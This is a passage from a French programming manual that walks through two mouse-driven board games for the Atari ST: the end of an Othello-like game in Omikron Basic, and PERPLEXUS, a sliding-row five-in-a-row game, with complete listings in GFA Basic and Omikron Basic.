Le programme se poursuit par l'affichage des pions au début de la partie lignes 55 à 58. Un pion est affiché à l'aide de la procédure **Affiche_pion** qui demande trois paramètres en entrée :

**Affiche_pion(<couleur>,<colonne>,<ligne>)**

où **<couleur>** vaut 1 pour le joueur 1 (pion blanc) et 2 pour le joueur 2 (pion noir), **<colonne>** et **<ligne>** sont les coordonnées du pion à afficher.

Pour que la partie puisse commencer, il faut encore afficher le score des deux joueurs et un message d'information qui invite le joueur 1 à entrer son coup.

L'affichage du score des deux joueurs se fait entre les lignes 65 et 76. Les scores sont affichés à l'aide d'instructions **TEXT** en face des pions correspondants. Ces derniers sont affichés à l'aide d'instructions **PCIRCLE**.

Le message d'information est affiché ligne 82 :

```
82 PRINT SPACE$(25) ; "joueur blanc : vous avez la main"
```

Le programme se poursuit par la boucle principale de jeu. Cette boucle de type **REPEAT UNTIL** se termine dans les trois cas suivants :

- tous les pions sont de la même couleur ;
- toutes les cases de la grille sont remplies ;
- la touche droite de la souris a été pressée.

Les deux premiers cas correspondent à la condition **Basta%=1** et le dernier cas à la condition **MOUSEBUT=2** :

```
84  REPEAT
144 UNTIL (Basta%L=1) OR ( MOUSEBUT=2)
```

L'affichage de la souris est validé ligne 85.

```
85  MOUSEON
```

Le programme teste ensuite si la souris se trouve au-dessus d'une des cases de la grille. Une boucle **FOR NEXT** lignes 91 à 102 compare la position courante de la souris avec les coordonnées extrémales de chacune des cases de la grille. Si la souris se trouve au-dessus d'une case, ses coordonnées sont mémorisées dans les variables **Col%** et **Lig%**.

```
96  IF( MOUSEX <X1%L) AND ( MOUSEX >X2%L) THEN
97      Col%L=I%L
98  ENDIF
99  IF ( MOUSEY <Y1%L) AND ( MOUSEY >Y2%L) THEN
100     Lig%L=I%L
101 ENDIF
```

Lorsqu'un joueur clique sur une case de la grille, le programme teste si la case pointée est « possible ». Si c'est le cas, il modifie la couleur des cases entourées. Examinons le cheminement logique du programme.

Lorsque le bouton gauche de la souris est pressé :

```
106 IF MOUSEBUT =1 THEN
```

Le programme attend qu'elle soit relâchée :

```
107 REPEAT
108 UNTIL Mousek%L=0
```

Il appelle alors la fonction **Possible** qui renvoie la valeur 1 si la case est « possible » et la valeur 0 dans le cas contraire. Si la fonction est possible :

```
109 IF FN Possible%L=1 THEN
```

Le coup est joué à l'aide de la procédure **coup** :

```
110 Coup
```

Le tour de jeu passe à l'adversaire :

```
111 IF Joueur%L=1 THEN
112     Joueur%L=2
113     LOCATE 1, 1
114       PRINT SPACE$(25) ; "joueur noir : vous avez la main"
115 ELSE
116     Joueur%L=1
117     LOCATE 1, 1
118       PRINT SPACE$(25) ; "joueur blanc : vous avez la main"
119 ENDIF
```

Le score est affiché avec la procédure Affiche_Score :

```
121 Affiche_Score
```

La fonction Fin_Jeu est activée pour détecter la fin du jeu. Cette fonction renvoie :

– la valeur 1 si le jeu est terminé, c'est-à-dire si un des joueurs n'a plus de pions ou si toute la grille est remplie ;
– la valeur 0 dans le cas contraire.

Si le jeu est terminé :

```
122 IF FN Fin_Jeu%L=1 THEN
```

la variable Basta% est initialisée à 1 :

```
123 Basta%L=1
```

Si le jeu n'est pas terminé, le programme teste si une ou plusieurs cases sont possibles pour l'adversaire à l'aide de la fonction Bloque (0 si bloqué, 1 sinon).

Si l'adversaire ne peut pas jouer, un message d'information est affiché en haut de l'écran pendant quelques instants :

```
125 IF FN Bloque%L=0 THEN
126   LOCATE1, 1
127   PRINT "La main passe..."
128   FOR H%L=1 TO 60000'Temporisation d'affichage
129   NEXT H%L
130   LOCATE 1, 1
131   PRINT SPACE$(17)
```

et le tour de jeu revient au joueur précédent :

```
132   IF Joueur%L=1 THEN
133     Joueur%L=2
134     LOCATE 1, 1
135       PRINT SPACE$(25) ; "joueur noir : vous avez la main"
136   ELSE
```



```
137    Joueur%L=1
138    LOCATE 1, 1
139       PRINT SPACE$(25) ; "joueur blanc : vous avez la main"
140    ENDIF
```

Lorsque la partie est terminée, le programme affiche le score final en haut de l'écran :

```
146 LOCATE1,1
147 PRINT SPACE$(20) ; "Score final : Blancs : ";N1%L;" Noirs : ";N2%L
148 END
```

La partie la plus conséquente du programme concerne la section des fonctions et procédures. Elle simplifie à l'extrême la procédure **Affiche_Pion** qui est responsable de l'affichage des pions dans la grille de jeu. Elle demande trois paramètres en entrée : la couleur du pion (C%), l'abscisse (X%) et l'ordonnée (Y%) de l'affichage :

```
159 DEF PROC Affiche_Pion(C%L, X%L, Y%L)
```

Le paramètre C% permet de définir le style de remplissage du pion dessiné :

```
160 IF C%L=1 THEN
161    FILL STYLE =2,1
162 ELSE
163    FILL STYLE =2,6
164 ENDIF
```

Les coordonnées X% et Y% sont converties en coordonnées graphiques Xc% et Yc% :

```
165 Xc%L=131+37.5*X%L
166 Yc%L=(87+25*Y%L)
```

et une instruction **PCIRCLE** affiche le pion :

```
168 PCIRCLE Xc%L, Yc%L, R%L
```

La fonction **Possible%** ne demande aucun paramètre en entrée :

```
176 DEF FN Possibe%L
```

Elle renvoie la valeur 1 si la case pointée est « possible » et la valeur 0 dans le cas contraire.

La fonction **Possible%** recherche si une ou plusieurs cases de l'adversaire sont « enfermées » si le joueur clique sur la case courante. Pour ce faire, elle parcourt les cases voisines de la case courante et examine la couleur des pions qui les occupent.

La procédure **Coup** est activée lorsqu'une case valide a été sélectionnée par un des joueurs. Elle recherche les cases enfermées et change leur couleur. Son fonctionnement est similaire à celui de la fonction **Possible%**.

Comme son nom l'indique, la procédure **Affiche_Score** est responsable de l'affichage du score sur l'écran. Après chaque tour de jeu, elle parcourt les 64 cases du tableau **T%** à l'aide de deux boucles **FOR NEXT** imbriquées et comptabilise le nombre des pions des deux couleurs (lignes 394 à 403).

Les anciens totaux sont effacés de l'écran à l'aide d'une instruction **BOX** :

```
407 BOX 540,110 TO 580,175
```

et les nouveaux totaux sont affichés à l'aide d'instructions **TEXT** :

```
409 TEXT 545,130, STR$(N1%L)
410 TEXT 545,165, STR$(N2%L)
```

La fonction **Fin_Jeu%** teste les deux configurations suivantes :

- un des joueurs ne possède plus aucun pion ;
- toutes les cases sont occupées.

L'une ou l'autre de ces configurations conduit au même résultat : la partie est terminée.

Pour ce faire, le nombre de cases occupées et la couleur des pions qui les occupent sont comptabilisés à l'aide de deux boucles **FOR NEXT** imbriquées.

En fin de boucle, les variables **J1%** et **J2%** contiennent le nombre de pions de chaque couleur, et la variable **Fin%** a pour valeur **1** si toutes les cases sont occupées. Le test suivant détermine donc la fin du jeu :

```
434 IF (J1%L=0) OR (J2%L=0) OR (Fin%L=1) THEN
```


La fonction **Bloque%** permet de tester si un des joueurs doit passer son tour. Elle active la fonction **Possible%** pour toutes les cases de la grille. Si **Possible%** renvoie au moins une fois la valeur 1, le joueur courant n'est pas bloqué. La fonction **Bloque%** renvoie alors la valeur 1. Elle renvoie la valeur 0 dans le cas contraire.

# 9/3.3.10

# Le jeu du PERPLEXUS

Dans ce chapitre, nous vous présentons une variante intéressante du classique « morpion » dans laquelle les cases peuvent être déplacées vers la gauche ou vers la droite. Pour chacun des deux joueurs, le but du jeu est d'aligner cinq pions de même couleur.

La copie d'écran ci-dessous montre une partie remportée par le joueur blanc qui a réussi à aligner cinq pions en diagonale :




L'écran de jeu.

Le jeu est présenté en GFA Basic et en Basic OMIKRON. Il concerne ainsi la plupart de nos lecteurs et permet à ceux qui connaissent un des deux langages de se familiariser avec l'autre sur un exemple concret.


### COMMENT UTILISER LE PROGRAMME

Chargez le programme (PERPLEX. GFA pour la version écrite en GFA Basic, et PERPLEX2.BAS pour la version écrite en Basic OMIKRON) et exécutez-le.

La grille de jeu est instantanément affichée. La main est au joueur noir. Pour placer un pion, il lui suffit de positionner le pointeur de la souris sur une des cases de la grille et de cliquer. Le joueur peut également cliquer sur une des cases fléchées pour déplacer la ligne pointée d'une position vers la gauche ou vers la droite. La main passe au joueur blanc. Ainsi de suite jusqu'à ce qu'un des deux joueur ait aligné cinq pions, horizontalement, verticalement ou en diagonale. Le programme ne détecte pas la fin du jeu. Aussi, le vainqueur devra appuyer sur la touche droite de la souris pour arrêter le jeu.

### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Examinons le listing du programme écrit en GFA Basic. Par comparaisons successives, vous n'aurez aucun mal à transférer les indications qui sont données au programme écrit en Basic OMIKRON.

Le jeu débute par l'initialisation de diverses variables. Remarquez en particulier, les variables **min** et **max** qui contiennent les ordonnées extrémales de l'écran :

```
min=0
max=400
```

Dans le listing, ces coordonnées correspondent au mode résolution (640 points sur 400). Si vous désirez utiliser le programme sur un écran couleur, vous devez modifier la valeur affectée à la variable **max** :

```
max=200
```

Le tableau t contient l'état des cases de la grille. Le tableau **decx** contient le décalage de chaque ligne de la grille.

Le programme se poursuit par l'affichage de la grille de jeu :

- la grille est tracée à l'aide d'instructions **BOX** ;
- les cases fléchées sont affichées à l'aide d'instructions **RBOX** ;
- les informations alphanumériques sont placées à des positions graphiques à l'aide d'instructions **TEXT**.

Le tour de jeu est au joueur noir (1). Un pion de sa couleur est affiché en bas de l'écran à l'aide de la procédure **affiche_joueur** :

```
joueur=1
affiche_joueur
```

Le programme se poursuit par la boucle principale. Cette boucle de type **REPEAT UNTIL** prend fin lorsque la touche droite de la souris est pressée :

```
REPEAT
  ...
UNTIL MOUSEK=2
```

Lorsque le bouton droit de la souris est pressé, le programme attend qu'il soit relâché :

```
IF MOUSEK=1 THEN
REPEAT
UNTIL MOUSEK=0
```

Il teste alors la position de la souris. Deux boucles **FOR NEXT** imbriquées comparent l'abscisse et l'ordonnée de la souris avec les coordonnées extrémales de chaque case :



```
FOR i=1 TO 6
   FOR j=1 TO 7
      a=13*pasx+(j-1)*pasx+decx(i)
      b=13*pasx+j*pasx+decx(i)
      c=2*pasy+(i-1)*pasy
      d=2*pasy+i*pasy
      e=MOUSEX
      f =MOUSEY
```

Lorsque ces coordonnées correspondent :

```
IF (e>a) AND (e<b) AND (f>c) AND (f<d) AND (t(i,j) = 0)
```

la case pointée est remplie :

```
t (i, j)= joueur !Mémorisation du coup
affiche_pion (i,j)
```

et la main change :

```
IF joueur=1 THEN
  joueur=2
ELSE
  joueur=1
ENDIF
```

Un ensemble d'instructions du même type permet de déterminer si le joueur a cliqué sur une poignée (touche fléchée). Si oui, la ligne pointée est déplacée d'une position vers la gauche :

```
IF (e>a+decx(i)) AND (e<b+decx(i)) AND (f>c) AND (f<d) THEN
   decx (i)=decx(i)-pasx
   efface_ligne(i)
   affiche_ligne(i)
IF joueur=1 THEN
  joueur=2
ELSE
  joueur  =1
ENDIF
```

ou vers la droite :

```
IF (e>a+8*pasx+4+decx(i)) AND (e<b+8*pasx+4+decx(i)) AND (f>c)
AND (f<d-5) THEN
   decx (i) =decx (i)+pasx
   efface_ligne(i)
   affiche_ligne(i)
IF joueur=1 THEN
  joueur=2
ELSE
  joueur=1
ENDIF
```

Remarquez l'effacement et le réaffichage de la ligne pour chaque déplacement.

Le programme se poursuit par la section des procédures. La procédure **affiche_joueur** affiche un pion en bas de l'écran de la couleur du joueur courant. En fonction de la valeur de la variable **joueur**, elle définit la couleur de remplissage des instructions **PCIRCLE** à l'aide d'une instruction **DEFFILL** :

```
IF joueur=1 THEN
  DEFFILL 1,2,19
ELSE
  DEFFILL 1,2,21
ENDIF
PCIRCLE 370,max-30,8
```

La procédure affiche_pion est responsable de l'affichage d'un pion dans la grille de jeu. Elle demande deux paramètres en entrée : l'ordonnée et l'abscisse du pion.

```
PROCEDURE affiche_pion (VAR y,x)
```

Les coordonnées passées sont converties en graphique :

```
a=(y-1)*pasy+2*pasy+pasy/2
b=(x-1)*pasx+13*pasx+pasx/2+decx(y)
```

et le pion est affiché avec une instruction **PCIRCLE** :

```
PCIRCLE b,a,8
```

Comme son nom l'indique, la procédure **efface_ligne** efface une ligne de la grille de jeu. Elle est appelée lorsqu'un des joueurs clique sur une case fléchée. Cette procédure demande un paramètre en entrée : le numéro de la ligne à effacer.

```
PROCEDURE efface_ligne (VAR x)
```

L'effacement est réalisé par l'affichage d'une barre pleine de la couleur du fond de l'écran :

```
a=0
b=639
c=2*pasy+(x-1)*pasy
d=2*pasy+x*pasy
DEFFILL 0,1,0
PBOX a,c,b,d-5
```

Enfin, la procédure **affiche_ligne** affiche une des lignes du jeu. Elle est appelée lorsqu'un des joueurs clique sur une case fléchée. Cette procédure demande un paramètre en entrée : le numéro de la ligne à afficher.



PROCEDURE affiche_ligne (VAR x)

L'affichage des sept cases est réalisé à l'intérieur d'une boucle FOR NEXT :

```
FOR j=1 TO 7
    a=13*pasx+(j-1)*pasx+decx(x)
    b=13*pasx+j*pasx+decx(x)
    c=2*pasy+(x-1)*pasy
    d=2*pasy+x*pasy
    BOX a,c,b,d-5
```

Lorsqu'une case contient un pion noir, il est dessiné après avoir défini sa couleur :

```
IF t(x,j)=1 THEN
    DEFFILL 1,2,19
    a=(x-1)*pasy+2*pasy+pasy/2
    b=(j-1)*pasx+13*pasx+pasx/2+decx(x)
    PCIRCLE b,a,8
ENDIF
```

De même, lorsqu'une case contient un pion blanc, il est dessiné après avoir défini sa couleur :

```
IF t(x,j)=2 THEN
    DEFFILL 1,2,21
    a=(x-1)*pasy+2*pasy+pasy/2
    b=(j-1)*pasx+13*pasx+pasx/2+decx(x)
    PCIRCLE b,a,8
ENDIF
```

L'affichage se termine par les deux cases fléchées :

```
a =12*pasx+decx(x)
  . . .
TEXT a+8*pasx+8,(c+d)/2,«>»
```

Le listing de la version GFA est le suivant :

```
'
' ------------------------------------------
' PERPLEXUS : Jeu de réflexion à deux joueurs
' ------------------------------------------
'
' - - - - - - - - - - - - -
' Initialisations diverses
' - - - - - - - - - - - - -
'
min=0
max=400
pasy=(max-min)/10
pasx=20
DIM t(6,7) !Tableau de jeu
DIM decx(6) !Tableau des décalages
'
' - - - - - - - - - - - - - - - - - -
' Affichage de l'écran de départ
' - - - - - - - - - - - - - - - - - -
'
FOR i=1 TO 6
  FOR j=1 TO 7
    a=13*pasx+(j-1)*pasx
    b=13*pasx+j*pasx
    c=2*pasy+(i-1)*pasy
    d=2*pasy+i*pasy
    BOX a,c,b,d-5
  NEXT j
NEXT i
'
FOR i=1 TO 6
  a=12*pasx
  b=12.8*pasx
  c=2*pasy+(i-1)*pasy
  d=2*pasy+i*pasy
  RBOX a,c,b,d-5
  TEXT a+4,(c+d)/2,"<"
  RBOX a+8*pasx+4,c,b+8*pasx+4,d-5
  TEXT a+8*pasx+8,(c+d)/2,">"
NEXT i
DEFTEXT 1,8,0,30
TEXT pasx*12.9,40,"PERPLEXUS"
DEFTEXT 1,0,0,13
TEXT 295,max-25,"Joueur"
'
' - - - - - - - - - - -
' Boucle principale
' - - - - - - - - - - -
```

(suite)

```
'
joueur=1
affiche_joueur
REPEAT
  IF MOUSEK=1 THEN
    REPEAT
    UNTIL MOUSEK=0
    '
    ' * * * * * * * * * * *
    ' Appui sur une case
    ' * * * * * * * * * * *
    '
    FOR i=1 TO 6
      FOR j=1 TO 7
        a=13*pasx+(j-1)*pasx+decx(i)
        b=13*pasx+j*pasx+decx(i)
        c=2*pasy+(i-1)*pasy
        d=2*pasy+i*pasy
        e=MOUSEX
        f=MOUSEY
        IF (e>a) AND (e<b) AND (f>c) AND (f<d) AND (t(i,j)=0)
THEN
          t(i,j)=joueur !Mémorisation du coup
          affiche_pion(i,j)
          IF joueur=1 THEN
            joueur=2
          ELSE
            joueur=1
          ENDIF
        ENDIF
      NEXT j
    NEXT i
    '
    ' * * * * * * * * * * * * *
    ' Appui sur une poignée
    ' * * * * * * * * * * * * *
    '
    FOR i=1 TO 6
      a=12*pasx
      b=12.8*pasx
      c=2*pasy+(i-1)*pasy
      d=2*pasy+i*pasy
      e=MOUSEX
      f=MOUSEY
      '
      ' * * * * * * * * * * * * * *
      ' Décalage vers la gauche
      ' * * * * * * * * * * * * * *
```

(suite)

```
      '
      IF (e>a+decx(i)) AND (e<b+decx(i)) AND (f>c) AND (f<d)
THEN
        decx(i)=decx(i)-pasx
        efface_ligne(i)
        affiche_ligne(i)
        IF joueur=1 THEN
          joueur=2
        ELSE
          joueur=1
        ENDIF
      ENDIF
      '
      ' * * * * * * * * * * * * * *
      ' Décalage vers la droite
      ' * * * * * * * * * * * * * *
      '
      IF (e>a+8*pasx+4+decx(i)) AND (e<b+8*pasx+4+decx(i)) AND
(f>c) AND (f<d-5) THEN
        decx(i)=decx(i)+pasx
        efface_ligne(i)
        affiche_ligne(i)
        IF joueur=1 THEN
          joueur=2
        ELSE
          joueur=1
        ENDIF
      ENDIF
    NEXT i
    affiche_joueur
  ENDIF
UNTIL MOUSEK=2
END
'
'
'
PROCEDURE affiche_joueur
  ' ------------------------------------------------
  ' Affichage du joueur courant en bas de l'écran
  ' ------------------------------------------------
  IF joueur=1 THEN
    DEFFILL 1,2,19
  ELSE
    DEFFILL 1,2,21
  ENDIF
  PCIRCLE 370,max-30,8
RETURN
'
```

(suite)

```
'
'
PROCEDURE affiche_pion(VAR y,x)
  ' ---------------------------------
  ' Affichage d'un pion dans le jeu
  ' ---------------------------------
  a=(y-1)*pasy+2*pasy+pasy/2
  b=(x-1)*pasx+13*pasx+pasx/2+decx(y)
  PCIRCLE b,a,8
RETURN
'
'
'
PROCEDURE efface_ligne(VAR x)
  ' ---------------------------------
  ' Effacement d'une ligne déplacée
  ' ---------------------------------
  a=0
  b=639
  c=2*pasy+(x-1)*pasy
  d=2*pasy+x*pasy
  DEFFILL 0,1,0
  PBOX a,c,b,d-5
RETURN
'
'
'
PROCEDURE affiche_ligne(VAR x)
  ' ---------------------------------------
  ' Affichage d'une ligne après déplacement
  ' ---------------------------------------
  FOR j=1 TO 7
    a=13*pasx+(j-1)*pasx+decx(x)
    b=13*pasx+j*pasx+decx(x)
    c=2*pasy+(x-1)*pasy
    d=2*pasy+x*pasy
    BOX a,c,b,d-5
    IF t(x,j)=1 THEN
      DEFFILL 1,2,19
      a=(x-1)*pasy+2*pasy+pasy/2
      b=(j-1)*pasx+13*pasx+pasx/2+decx(x)
      PCIRCLE b,a,8
    ENDIF
    IF t(x,j)=2 THEN
      DEFFILL 1,2,21
      a=(x-1)*pasy+2*pasy+pasy/2
      b=(j-1)*pasx+13*pasx+pasx/2+decx(x)
      PCIRCLE b,a,8
```

```
(suite)   ENDIF
          a=12*pasx+decx(x)
          b=12.8*pasx+decx(x)
          c=2*pasy+(i-1)*pasy
          d=2*pasy+i*pasy
          RBOX a,c,b,d-5
          TEXT a+4,(c+d)/2,"<"
          RBOX a+8*pasx+4,c,b+8*pasx+4,d-5
          TEXT a+8*pasx+8,(c+d)/2,">"
      NEXT j
  RETURN
```

Le listing de la version OMIKRON est le suivant :

```
0 ' ------------------------------------------
1 ' PERPLEXUS : Jeu de réflexion à deux joueurs
2 ' ------------------------------------------
3 '
4 ' - - - - - - - - - - - - - -
5 ' Initialisations diverses
6 ' - - - - - - - - - - - - - -
7 '
8 Miny%L=0
9 Maxy%L=400
10 Pasy%L=(Maxy%L-Miny%L)/10
11 Pasx%L=20
12 DIM T%L(6,7)'Tableau de jeu
13 DIM Decx%L(6)'Tableau des décalages
14 '
15 ' - - - - - - - - - - - - - - - - -
16 ' Affichage de l'écran de départ
17 ' - - - - - - - - - - - - - - - - -
18 '
19 FOR I%L=1 TO 6
20  FOR J%L=1 TO 7
21    A%L=13*Pasx%L+(J%L-1)*Pasx%L
22    B%L=13*Pasx%L+J%L*Pasx%L
23    C%L=2*Pasy%L+(I%L-1)*Pasy%L
24    D%L=2*Pasy%L+I%L*Pasy%L
25    BOX A%L,C%L TO B%L,D%L-5
26  NEXT J%L
27 NEXT I%L
28 '
29 FOR I%L=1 TO 6
30  A%L=12*Pasx%L
31  B%L=12.8*Pasx%L
32  C%L=2*Pasy%L+(I%L-1)*Pasy%L
33  D%L=2*Pasy%L+I%L*Pasy%L
34  RBOX A%L,C%L TO B%L,D%L-5
35  TEXT A%L+4,(C%L+D%L)/2,"<"
```



(suite)

```
36   RBOX A%L+8*Pasx%L+4,C%L TO B%L+8*Pasx%L+4,D%L-5
37   TEXT A%L+8*Pasx%L+8,(C%L+D%L)/2,">"
38 NEXT I%L
39 TEXT STYLE =8
40 TEXT HEIGHT =30
41 TEXT Pasx%L*12.9,40,"PERPLEXUS"
42 TEXT STYLE =0
43 TEXT HEIGHT =8
44 TEXT 295,Maxy%L-25,"Joueur"
45 '
46 ' - - - - - - - - - - -
47 ' Boucle principale
48 ' - - - - - - - - - - -
49 '
50 Joueur%L=1: MOUSEON
51 Affiche_Joueur
52 REPEAT
53   IF MOUSEBUT =1 THEN
54     REPEAT
55     UNTIL MOUSEBUT =0
56     '
57     ' * * * * * * * * * * *
58     ' Appui sur une case
59     ' * * * * * * * * * * *
60     '
61     FOR I%L=1 TO 6
62       FOR J%L=1 TO 7
63         A%L=13*Pasx%L+(J%L-1)*Pasx%L+Decx%L(I%L)
64         B%L=13*Pasx%L+J%L*Pasx%L+Decx%L(I%L)
65         C%L=2*Pasy%L+(I%L-1)*Pasy%L
66         D%L=2*Pasy%L+I%L*Pasy%L
67         E%L= MOUSEX
68         F%L= MOUSEY
69         IF (E%L>A%L) AND (E%L<B%L) AND (F%L>C%L) AND
(F%L<D%L) AND (T%L(I%L,J%L)=0) THEN
70           T%L(I%L,J%L)=Joueur%L'Mémorisation du coup
71           Affiche_Pion(I%L,J%L)
72           IF Joueur%L=1 THEN
73             Joueur%L=2
74           ELSE
75             Joueur%L=1
76           ENDIF
77         ENDIF
78       NEXT J%L
79     NEXT I%L
80     '
81     ' * * * * * * * * * * * * *
82     ' Appui sur une poignée
```

(suite)

```
83      ' * * * * * * * * * * * * *
84      '
85      FOR I%L=1 TO 6
86        A%L=12*Pasx%L
87        B%L=12.8*Pasx%L
88        C%L=2*Pasy%L+(I%L-1)*Pasy%L
89        D%L=2*Pasy%L+I%L*Pasy%L
90        E%L= MOUSEX
91        F%L= MOUSEY
92        '
93        ' * * * * * * * * * * * * * *
94        ' Décalage vers la gauche
95        ' * * * * * * * * * * * * * *
96        '
97        IF (E%L>A%L+Decx%L(I%L)) AND (E%L<B%L+Decx%L(I%L)) AND
(F%L>C%L) AND (F%L<D%L) THEN
98          Decx%L(I%L)=Decx%L(I%L)-Pasx%L
99          Efface_Ligne(I%L)
100          Affiche_Ligne(I%L)
101          IF Joueur%L=1 THEN
102            Joueur%L=2
103          ELSE
104            Joueur%L=1
105          ENDIF
106        ENDIF
107        '
108        ' * * * * * * * * * * * * * *
109        ' Décalage vers la droite
110        ' * * * * * * * * * * * * * *
111        '
112        IF (E%L>A%L+8*Pasx%L+4+Decx%L(I%L)) AND
(E%L<B%L+8*Pasx%L+4+Decx%L(I%L)) AND (F%L>C%L) AND (F%L<D%L-5)
THEN
113          Decx%L(I%L)=Decx%L(I%L)+Pasx%L
114          Efface_Ligne(I%L)
115          Affiche_Ligne(I%L)
116          IF Joueur%L=1 THEN
117            Joueur%L=2
118          ELSE
119            Joueur%L=1
120          ENDIF
121        ENDIF
122      NEXT I%L
123      Affiche_Joueur
124    ENDIF
125  UNTIL MOUSEBUT =2
126  MOUSEOFF : CLS : END
127  '
```



(suite)

```
128 '
129 DEF PROC Affiche_Joueur
130  ' ------------------------------------------------
131  ' Affichage du joueur courant en bas de l'écran
132  ' ------------------------------------------------
133  IF Joueur%L=1 THEN
134    FILL STYLE =2,19
135  ELSE
136    FILL STYLE =2,21
137  ENDIF
138  PCIRCLE 370,Maxy%L-30,8
139 RETURN
140 '
141 '
142 '
143 DEF PROC Affiche_Pion(Y%L,X%L)
144  ' ------------------------------
145  ' Affichage d'un pion dans le jeu
146  ' ------------------------------
147  A%L=(Y%L-1)*Pasy%L+2*Pasy%L+Pasy%L/2
148  B%L=(X%L-1)*Pasx%L+13*Pasx%L+Pasx%L/2+Decx%L(Y%L)
149  MOUSEOFF : PCIRCLE B%L,A%L,8: MOUSEON
150 RETURN
151 '
152 '
153 '
154 DEF PROC Efface_Ligne(X%L)
155  ' ------------------------------
156  ' Effacement d'une ligne déplacée
157  ' ------------------------------
158  A%L=0
159  B%L=639
160  C%L=2*Pasy%L+(X%L-1)*Pasy%L
161  D%L=2*Pasy%L+X%L*Pasy%L
162  FILL STYLE =1,0
163  MOUSEOFF : FILL COLOR =0: PBOX A%L,C%L TO B%L,D%L-5: FILL
COLOR =1: MOUSEON
164 RETURN
165 '
166 '
167 '
168 DEF PROC Affiche_Ligne(X%L)
169  ' ------------------------------------------
170  ' Affichage d'une ligne après déplacement
171  ' ------------------------------------------
172  MOUSEOFF : FOR J%L=1 TO 7
173    A%L=13*Pasx%L+(J%L-1)*Pasx%L+Decx%L(X%L)
174    B%L=13*Pasx%L+J%L*Pasx%L+Decx%L(X%L)
```

(suite)

```
175     C%L=2*Pasy%L+(X%L-1)*Pasy%L
176     D%L=2*Pasy%L+X%L*Pasy%L
177     BOX A%L,C%L TO B%L,D%L-5
178     IF T%L(X%L,J%L)=1 THEN
179       FILL STYLE =2,19
180       A%L=(X%L-1)*Pasy%L+2*Pasy%L+Pasy%L/2
181       B%L=(J%L-1)*Pasx%L+13*Pasx%L+Pasx%L/2+Decx%L(X%L)
182       PCIRCLE B%L,A%L,8
183     ENDIF
184     IF T%L(X%L,J%L)=2 THEN
185       FILL STYLE =2,21
186       A%L=(X%L-1)*Pasy%L+2*Pasy%L+Pasy%L/2
187       B%L=(J%L-1)*Pasx%L+13*Pasx%L+Pasx%L/2+Decx%L(X%L)
188       PCIRCLE B%L,A%L,8
189     ENDIF
190     A%L=12*Pasx%L+Decx%L(X%L)
191     B%L=12.8*Pasx%L+Decx%L(X%L)
192     C%L=2*Pasy%L+(I%L-1)*Pasy%L
193     D%L=2*Pasy%L+I%L*Pasy%L
194     RBOX A%L,C%L TO B%L,D%L-5
195     TEXT A%L+4,(C%L+D%L)/2,"<"
196     RBOX A%L+8*Pasx%L+4,C%L TO B%L+8*Pasx%L+4,D%L-5
197     TEXT A%L+8*Pasx%L+8,(C%L+D%L)/2,">"
198   NEXT J%L: MOUSEON
199 RETURN
```

# 9/3.3.11

# Puzzle WEKA

Dans ce chapitre, vous trouverez deux programmes écrits en GFA Basic version 3.5.

